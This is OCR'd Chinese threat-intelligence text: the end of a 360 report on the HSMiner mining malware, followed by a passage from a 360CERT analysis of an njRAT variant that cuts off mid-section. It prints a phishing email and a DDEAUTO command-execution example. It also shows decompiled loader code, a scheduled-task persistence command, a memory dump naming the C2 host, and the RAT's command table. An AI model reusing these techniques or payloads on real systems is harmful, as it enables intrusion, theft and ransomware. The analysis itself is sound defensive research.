
继续基于本次挖矿病毒访问的矿池地址 a.wxkuangji.com 域名解析数据统计结果进行分析，分析结果显示全国多个地区均被感染了该类病毒，并且江苏和广东这两大发达地区是本次攻击的重点区域：



总结及建议

由上述分析可见，HSMiner 挖矿病毒采用简单有效的方式进行传播，并附带了成熟完备的远控木马，从分析可见该病毒背后团伙应该是国内近段时间较为活跃某黑产组织。其挖矿获利已经接近 1000XMR（近百万人民币），值得我们提高警惕，防患以未然。

目前 360 安全卫士/天擎都能对本次攻击中使用的恶意代码进行查杀，360 威胁情报中心提醒各企业用户，尽可能安装企业版杀毒软件，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。360 企业安全的天眼高级威胁检测系统、NGSOC 及态势感知系统已能全面基于威胁情报发现企业网络中历史上已发生或进行中的这波攻击，如发现被攻击的迹象请立即启动应急预案或联系 360 安服团队协助处置。



参考

[1].http://minexmr.com/

老树开新花--njRAT 家族恶意软件分析报告

作者：360CERT

原文来源：https://www.anquanke.com/post/id/149654

前言

近日，360CERT 监测到“njRAT”家族恶意软件的新型变种正在活跃，该木马家族使用.NET 框架编写，并且本文中所讲的样本带有严重代码混淆妨碍安全人员分析。

njRAT 又称 Bladabindi，是一个插件化的远控木马程序，由于木马简单易学，大大降低了利用门槛，在该团伙的恶意利用过程中，我们总结出以下特点：

恶意载荷层层加密存储

解密流程可控

代码混淆，做了较强 anti reverse

全局字符串加密存储

具备勒索软件能力（新功能）

盗取数字货币（新功能）

此外，我们在后续的追踪关联过程中，发现该团伙的历史行为，均为通过高交互强社工技巧配合钓鱼邮件传播恶意软件，且目标均为银行，税务等机构，本次我们捕获到的样本相较以往更多的利用了漏洞、低交互攻击技巧进行样本落地。

```
Received: from 185.230.162.13 by s602e.ik2.com (IK2 SMTP Server); Mon, 12 Feb 2018 21:17:32 +0000
Reply-To: r_marshall39@aol.com
From: Bob Bright
To: cduffus@kwhcpa.com
Subject: As Usual. Tax Information.
Date: 12 Feb 2018 13:17:33 -0800
Message-ID: <20180212131733.509376B83D3A6858@monclaer.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="----=_NextPart_000_0012_8E678AEE.F0B646D8"
X-SF-RX-Return-Path: <bobright23@monclaer.com>
X-SF-HELO-Domain: slot0.monclaer.com
X-SF-Originating-IP: 185.230.162.13
X-Rejection-Reason: 17 -  infected with the virus CVE1711882

This is a multi-part message in MIME format.

------=_NextPart_000_0012_8E678AEE.F0B646D8
Content-Type: text/plain;
    charset="utf-8"
Content-Transfer-Encoding: quoted-printable

Hi,
=20
In Kelly=E2=80=99s absence(My wife), I decided to send you our tax refund=
=20
analysus, She insisted I send you now so we can prepare all=20
necessary document before she get back, please check right  now=20
and get back to me.
=20
Regards.

Bob Bright.
Sales Development Representative, Monclaer.com
669-273-9282
------=_NextPart_000_0012_8E678AEE.F0B646D8
Content-Type: application/msword; name="My Tax Review.doc"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="My Tax Review.doc"
```

技术分析：


DDE 是 Inter-Process Communication（进程间通信-IPC）机制下的一种遗留功能，最早可以追溯到 1987 年，它可以与一个由其他基于 Microsoft Windows 程序所创建的文档建立一条动态数据交换（DDE）链接。在 office 场景下，除了漏洞，宏之外。DDE 也是一种常用的载荷投递方式。

DDE 常用的攻击方法，是嵌入 DDEAUTO 对象，例如：

{DDEAUTO c:\windows\system32\cmd.exe “/k calc.exe”}

与 Powershell 结合，可以进行远程载荷下载，恶意代码解码释放，远程命令执行等。因为 DDE 的危险性，微软在去年 12 月，在 office 中禁用了 DDE 协议。

本次样本是一个 excel 文件，请求更新通过 DDE 协议执行 msiexec 远程下载并运行恶意载荷。




首先执行的文件为 memo.msi 文件，在临时目录继续释放下一层载荷运行，里面包含一个 Base64 编码的 C#代码，转码后对代码动态转换为程序集，使用 Invoke()加载。运行后会再次释放一段 Payload 进行加载运行，经过两次释放，恶意代码主体开始运行。

具体释放流程如下：

1、通过 DDE 执行下载恶意载荷并释放至

“C:\Users\ADMINI~1\AppData\Local\Temp\mome.msi”执行。

2、在临时目录继续释放下一层载荷运行。



3、解密通过 BASE64 编码的 C#代码动态转换为程序集后将自身资源内数据解密加载进入下一层载荷。

```
static void Main()
{
    try
    {
                        IntPtr fResource = FindResource(new IntPtr(0), new IntPtr(105), new IntPtr(23));
                        uint sResource = SizeofResource(new IntPtr(0), fResource);
                        IntPtr lResource = LoadResource(new IntPtr(0), fResource);
                        IntPtr dResource = LockResource(lResource);

                        SzmSO = new byte[sResource];
                        System.Runtime.InteropServices.Marshal.Copy(dResource, SzmSO, 0, System.Convert.ToInt32(sResource));
                        SzmSO = doFqaFb(ConvertFromBmp(Byte2Image(SzmSO)));

                        System.Threading.Thread thr = new System.Threading.Thread(yIWBhZMxnsIOwrjY);
                        thr.Start();
    }
    catch
    {

    }
```


4、读取自身文件的资源通过特定算法解密，得到 Stub.exe(病毒主体)与 adderalldll.dll(注入功能 DLL)。

Name	Value
ON488Fzi	{byte[0x00006000]}
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03
[5]	0x00
[6]	0x00
[7]	0x00
[8]	0x04


5、添加开机启动项后通过加载 adderalldll.dll(注入功能 DLL)将 Stub.exe(病毒主体)注入到 RegAsm.exe(傀儡进程)运行。

样本流程图

样本释放：



病毒执行：



- 主要功能概述
- 计划任务建立及删除
- 获取主机信息
- 注册表操作
- USB 设备感染
- 键盘记录

- 获取当前窗口 Tittle
- 获取运行进程信息
- 检测杀软及运行环境
- 比特币行为监控
- 勒索
- DDOS(slowloris 和 ARME)
- 向远程 C2 发送数据
- 接收 C2 指令，进行指定操作

C2 指令

偏移	指令名	行为
3052	"TextToSpeech"	朗读文本
2436	“delchrm”	清除 Chrome Cookie
2608	“taskmgrON”	启动任务管理器
2812	“OpenWebpageHidden”	Hidden 模式打开 iexplore.exe
2698	“MonitorOFF”	关闭显示器
2188	“RwareDEC”	勒索
2722	“NormalMouse”	恢复鼠标控制
2170	“chngWLL”	更换壁纸
3088	“kl”	键盘记录及获取当前窗口 tittle

2904	“msgbox”	弹出消息框
2380	“ddos.slowloris.start”	启动 slowloris
2652	“DisableCMD”	禁用 CMD
2208	“RwareSU”	展示勒索信息
2424	“seed”	进行种子下载
2566	“HideBar”	隐藏托盘
2994	“restartme”	重启电脑
2454	GiveMeAdmin	Bypass UAC
2502	“BitcoinOFF”	关闭比特币相关进程监控
2584	“taskmgrOFF”	关闭任务管理器
2526	“EventLogs”	删除记录的信息（键盘记录及窗口 Tittle）
2940	“antiprocstop”	停止检测杀软
3016	“shutdownme”	关机
2748	“ReverseMouse”	劫持鼠标
2968	“spreadusbme”	感染 USB 设备
2776	“ClearClp”	清空剪切板
2630	“EnabeCMD”	启用 CMD
2676	“MonitorON”	打开显示器
2796	“SetClp” ”	设置剪切板
2306	“ddos.ARME.stop&”	停止 ARME

2338	“ddos.slowloris.stop(“	停止 slowloris
2850	“OpenWebpage”	打开程序
2272	“ddos.ARME.start”	使用 ARME 进行 DDoS
3040	“botk”	定时任务创建及删除
2480	“BitcoinON”	比特币相关进程监控
“Rware”		进行加密
2254	“pcspecs”	发送系统信息
3096	“prof”	注册表操作（增，删）
2548	“ShowBar”	显示托盘
2876	“BlockWeb”	劫持网站（host 方式）
2920	“antiproc”	启动检测杀软进程
2226	“searchwallet”	检测系统中安装的比特币钱包并发送给 C2
7554	“PLG”	检测插件并使用 C2 进行配置


技术细节

样本属于 njRAT 家族，使用 C#编写生成。当成功感染目标后，样本自身 copy 到主机中进行驻留（样本最初在内存中运行），并添加计划任务常驻系统。

```
// Token: 0x0600007F RID: 127 RVA: 0x0000A830 File Offset: 0x0000A830
[MethodImpl(MethodImplOptions.NoInlining)]
public static void AuteAnti()
{
    while (false)
    {
        object obj = null[0];
    }
    object executablePath = Application.ExecutablePath;
    Interaction.Shell(HgWqeysJlkpk9qpO86.yFF1BAS2N3(8346), AppWinStyle.Hide, false, -1);
    Thread.Sleep(200);
    Interaction.Shell(Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(HgWqeysJlkpk9qpO86.yFF1BAS2N3(10406), executablePath), HgWqeysJlkpk9qpO86.yFF1BAS2N3(10474))),
      AppWinStyle.Hide, false, -1);
}
```

```
Windows PowerShell
PS E:\Users\51021\Desktop\新建文件夹 (4)> python .\JQ.py 10406 165
schtasks /create /tn NYANP /tr "$  " /sc minute /mo 56  TASKKILL /F /IM wsc
ript.exe.
PS E:\Users\51021\Desktop\新建文件夹 (4)>
```

样本做了混淆，关键部位的参数和字段都进行了加密。首先进行解密，解密后相关位置的内存为：



Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	0A	00	00	00	2E	00	4C	00	69	00	6D	00	65	00	1C	00	. L i m e
00000016	00	00	5C	00	4D	00	69	00	63	00	72	00	6F	00	73	00	\ M i c r o s
00000032	6F	00	66	00	74	00	5C	00	4D	00	4D	00	43	00	26	00	o f t \ M M C &
00000048	00	00	5C	00	4D	00	69	00	63	00	72	00	6F	00	73	00	\ M i c r o s
00000064	6F	00	66	00	74	00	5C	00	4D	00	4D	00	43	00	5C	00	o f t \ M M C \
00000080	68	00	61	00	73	00	68	00	68	00	00	00	41	00	42	00	h a s h h A B
00000096	43	00	44	00	45	00	46	00	47	00	48	00	49	00	4A	00	C D E F G H I J
00000112	4B	00	4C	00	4D	00	4E	00	4F	00	50	00	51	00	52	00	K L M N O P Q R
00000128	53	00	54	00	55	00	56	00	57	00	58	00	59	00	5A	00	S T U V W X Y Z
00000144	30	00	31	00	32	00	33	00	34	00	35	00	36	00	37	00	0 1 2 3 4 5 6 7
00000160	38	00	39	00	61	00	62	00	63	00	64	00	65	00	66	00	8 9 a b c d e f
00000176	67	00	68	00	69	00	6A	00	6B	00	6C	00	6D	00	6E	00	g h i j k l m n
00000192	6F	00	70	00	02	00	00	00	5C	00	06	00	00	00	4D	00	o p \ M
00000208	53	00	47	00	3A	00	00	00	41	00	6C	00	6C	00	20	00	S G : A l l
00000224	66	00	69	00	6C	00	65	00	73	00	20	00	68	00	61	00	f i l e s h a
00000240	76	00	65	00	20	00	62	00	65	00	65	00	6E	00	20	00	v e b e e n
00000256	65	00	6E	00	63	00	72	00	79	00	70	00	74	00	65	00	e n c r y p t e
00000272	64	00	44	00	00	00	33	00	44	00	68	00	62	00	73	00	d D 3 D h b s
00000288	32	00	32	00	55	00	57	00	65	00	67	00	4B	00	4A	00	2 2 U W e g K J
00000304	6A	00	37	00	4C	00	63	00	41	00	4D	00	38	00	75	00	j 7 L c A M 8 u
00000320	64	00	72	00	31	00	54	00	58	00	74	00	61	00	6E	00	d r 1 T X t a n
00000336	6A	00	4C	00	76	00	71	00	38	00	0A	00	00	00	46	00	j L v q 8 F
00000352	61	00	6C	00	73	00	65	00	02	00	00	00	30	00	04	00	a l s e 0
00000368	00	00	31	00	30	00	08	00	00	00	54	00	45	00	4D	00	1 0 T E M
00000384	50	00	1A	00	00	00	6D	00	73	00	69	00	73	00	65	00	P m s i s e
00000400	72	00	76	00	65	00	72	00	2E	00	65	00	78	00	65	00	r v e r . e x e
00000416	2A	00	00	00	61	00	70	00	61	00	63	00	68	00	65	00	* a p a c h e
00000432	32	00	30	00	32	00	2E	00	64	00	75	00	63	00	6B	00	2 0 2 . d u c k
00000448	64	00	6E	00	73	00	2E	00	6F	00	72	00	67	00	08	00	d n s . o r g
00000464	00	00	37	00	37	00	35	00	32	00	5A	00	00	00	53	00	7 7 5 2 Z S
00000480	6F	00	66	00	74	00	77	00	61	00	72	00	65	00	5C	00	o f t w a r e \
00000496	4D	00	69	00	63	00	72	00	6F	00	73	00	6F	00	66	00	M i c r o s o f
00000512	74	00	5C	00	57	00	69	00	6E	00	64	00	6F	00	77	00	t \ W i n d o w
00000528	73	00	5C	00	43	00	75	00	72	00	72	00	65	00	6E	00	s \ C u r r e n
00000544	74	00	56	00	65	00	72	00	73	00	69	00	6F	00	6E	00	t V e r s i o n
00000560	5C	00	52	00	75	00	6E	00	10	00	00	00	63	00	6D	00	\ R u n c m
00000576	56	00	69	00	5A	00	57	00	77	00	3D	00	0A	00	00	00	V i Z W w =
00000592	30	00	2E	00	37	00	2E	00	33	00	0C	00	00	00	73	00	0 . 7 . 3 s
00000608	61	00	76	00	61	00	67	00	65	00	08	00	00	00	54	00	a v a g e T
00000624	72	00	75	00	65	00	04	00	00	00	76	00	6E	00	04	00	r u e v n
00000640	00	00	0D	00	0A	00	02	00	00	00	3A	00	06	00	00	00	:
00000656	69	00	6E	00	66	00	12	00	00	00	53	00	6F	00	66	00	i n f S o f
00000672	74	00	77	00	61	00	72	00	65	00	5C	00	14	00	00	00	t w a r e \
00000688	62	00	69	00	74	00	63	00	6F	00	69	00	6E	00	2D	00	b i t c o i n -
00000704	71	00	74	00	16	00	00	00	42	00	69	00	74	00	63	00	q t B i t c
00000720	6F	00	69	00	6E	00	4F	00	6F	00	72	00	65	00	1E	00	o i n O o r e


可以编写脚本进行字段查询，或者批量解密字段。

样本运行时，根据运行状态，会开启以下几个主要线程：

- MyAntiProcess（检测杀软）
- Bitgrb（监控比特币应用）
- CHuNbRc6NBDgA1N5fN.RLSH5Jqs2M.WRK（键盘及窗口 tittle 记录）
- CHuNbRc6NBDgA1N5fN.C6yF5G7kY（发送数据及接收 C2 指令）


MyAntiProcess

MyAntiProcess 主要功能是检测杀软和反调试反沙箱，如果检测一些进程到会尝试进行关闭。




Bitgrb

